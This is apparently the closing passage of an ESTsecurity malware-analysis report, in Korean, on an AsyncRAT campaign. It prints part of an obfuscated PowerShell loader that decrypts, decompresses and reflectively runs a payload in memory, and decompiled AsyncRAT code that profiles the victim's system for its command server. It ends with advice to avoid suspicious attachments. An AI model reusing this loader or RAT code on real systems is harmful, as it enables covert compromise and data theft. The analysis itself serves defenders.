")('VDXsoWecon550NX9Amz8NigcG2h3YCK0Y7b4J1K7dCo=');
$JIIVT.IV = [System.Convert]::('gnirtS46esaBmorF' [-1.. - 16] - join ")('LqnN7D8I9VRfIOe0+JON9w==');
$CpHH = $JIIVT.CreateDecryptor();
$wMVbN = $CpHH.TransformFinalBlock($wMVbN, 0, $wMVbN.Length);
$CpHH.Dispose();
$JIIVT.Dispose();
$ZkBXi = New - Object System.IO.MemoryStream(, $wMVbN);
$zbtzM = New - Object System.IO.MemoryStream;
$VlyGd = New - Object System.IO.Compression.GZipStream($ZkBXi,
[IO.Compression.CompressionMode]::Decompress);
$VlyGd.CopyTo($zbtzM);
$VlyGd.Dispose();
$ZkBXi.Dispose();
$zbtzM.Dispose();
$wMVbN = $zbtzM.ToArray();
$tRILs = [System.Reflection.Assembly]::('daoL' [-1.. - 4] - join ")($wMVbN);
$EjUgF = $tRILs.EntryPoint;
$EjUgF.Invoke($null, (, [string[]](""))))

```

최종 페이로드는 AsyncRAT 으로, 실행 후에는 사용자 시스템 정보, 백신 목록, OS, 사용자 이름, 설치 프로그램 목록, 실행 환경 등의 정보를 수집하여 전송하며, C2에 주기적으로 접속하여 공격자의 명령 하달을 대기합니다.


```

namespace Client.Helper
{
    // Token: 0x02000008 RID: 8
    public static class IdSender
    {
        // Token: 0x0600002F RID: 47 RVA: 0x00003788 File Offset: 0x00001988
        public static byte[] SendInfo()
        {
            MsgPack msgPack = new MsgPack();
            msgPack.ForcePathObject("Packet").AsString = "ClientInfo";
            msgPack.ForcePathObject("HWID").AsString = Settings.Hwid;
            msgPack.ForcePathObject("User").AsString = Environment.UserName.ToString();
            msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " + Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
            msgPack.ForcePathObject("Path").AsString = Application.ExecutablePath;
            msgPack.ForcePathObject("Version").AsString = Settings.Version;
            msgPack.ForcePathObject("Admin").AsString = Methods.IsAdmin().ToString().ToLower().Replace("true", "Admin").Replace("false", "User");
            msgPack.ForcePathObject("Performance").AsString = Methods.GetActiveWindowTitle();
            msgPack.ForcePathObject("Pastebin").AsString = Settings.Pastebin;
            msgPack.ForcePathObject("Antivirus").AsString = Methods.Antivirus();
            msgPack.ForcePathObject("Installed").AsString = new FileInfo(Application.ExecutablePath).LastWriteTime.ToUniversalTime().ToString();
            msgPack.ForcePathObject("Pong").AsString = "";
            msgPack.ForcePathObject("Group").AsString = Settings.Group;
            return msgPack.Encode2Bytes();
        }
    }
}

```

[그림 7] 수집하는 사용자 정보 목록

사용자 여러분들께서는 수상한 이메일 내 첨부파일의 열람을 지양하시기 바라며, 알약과 같은 백신을 설치하여 악성코드의 공격을 대비하시기를 권고 드립니다.

An illustration of two hands shaking, symbolizing a partnership or agreement. The hands are rendered in a soft, light gray style. Numerous semi-transparent spheres of varying sizes are scattered in the air between the hands, creating a sense of movement and energy. The background is a clean, light gray gradient.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616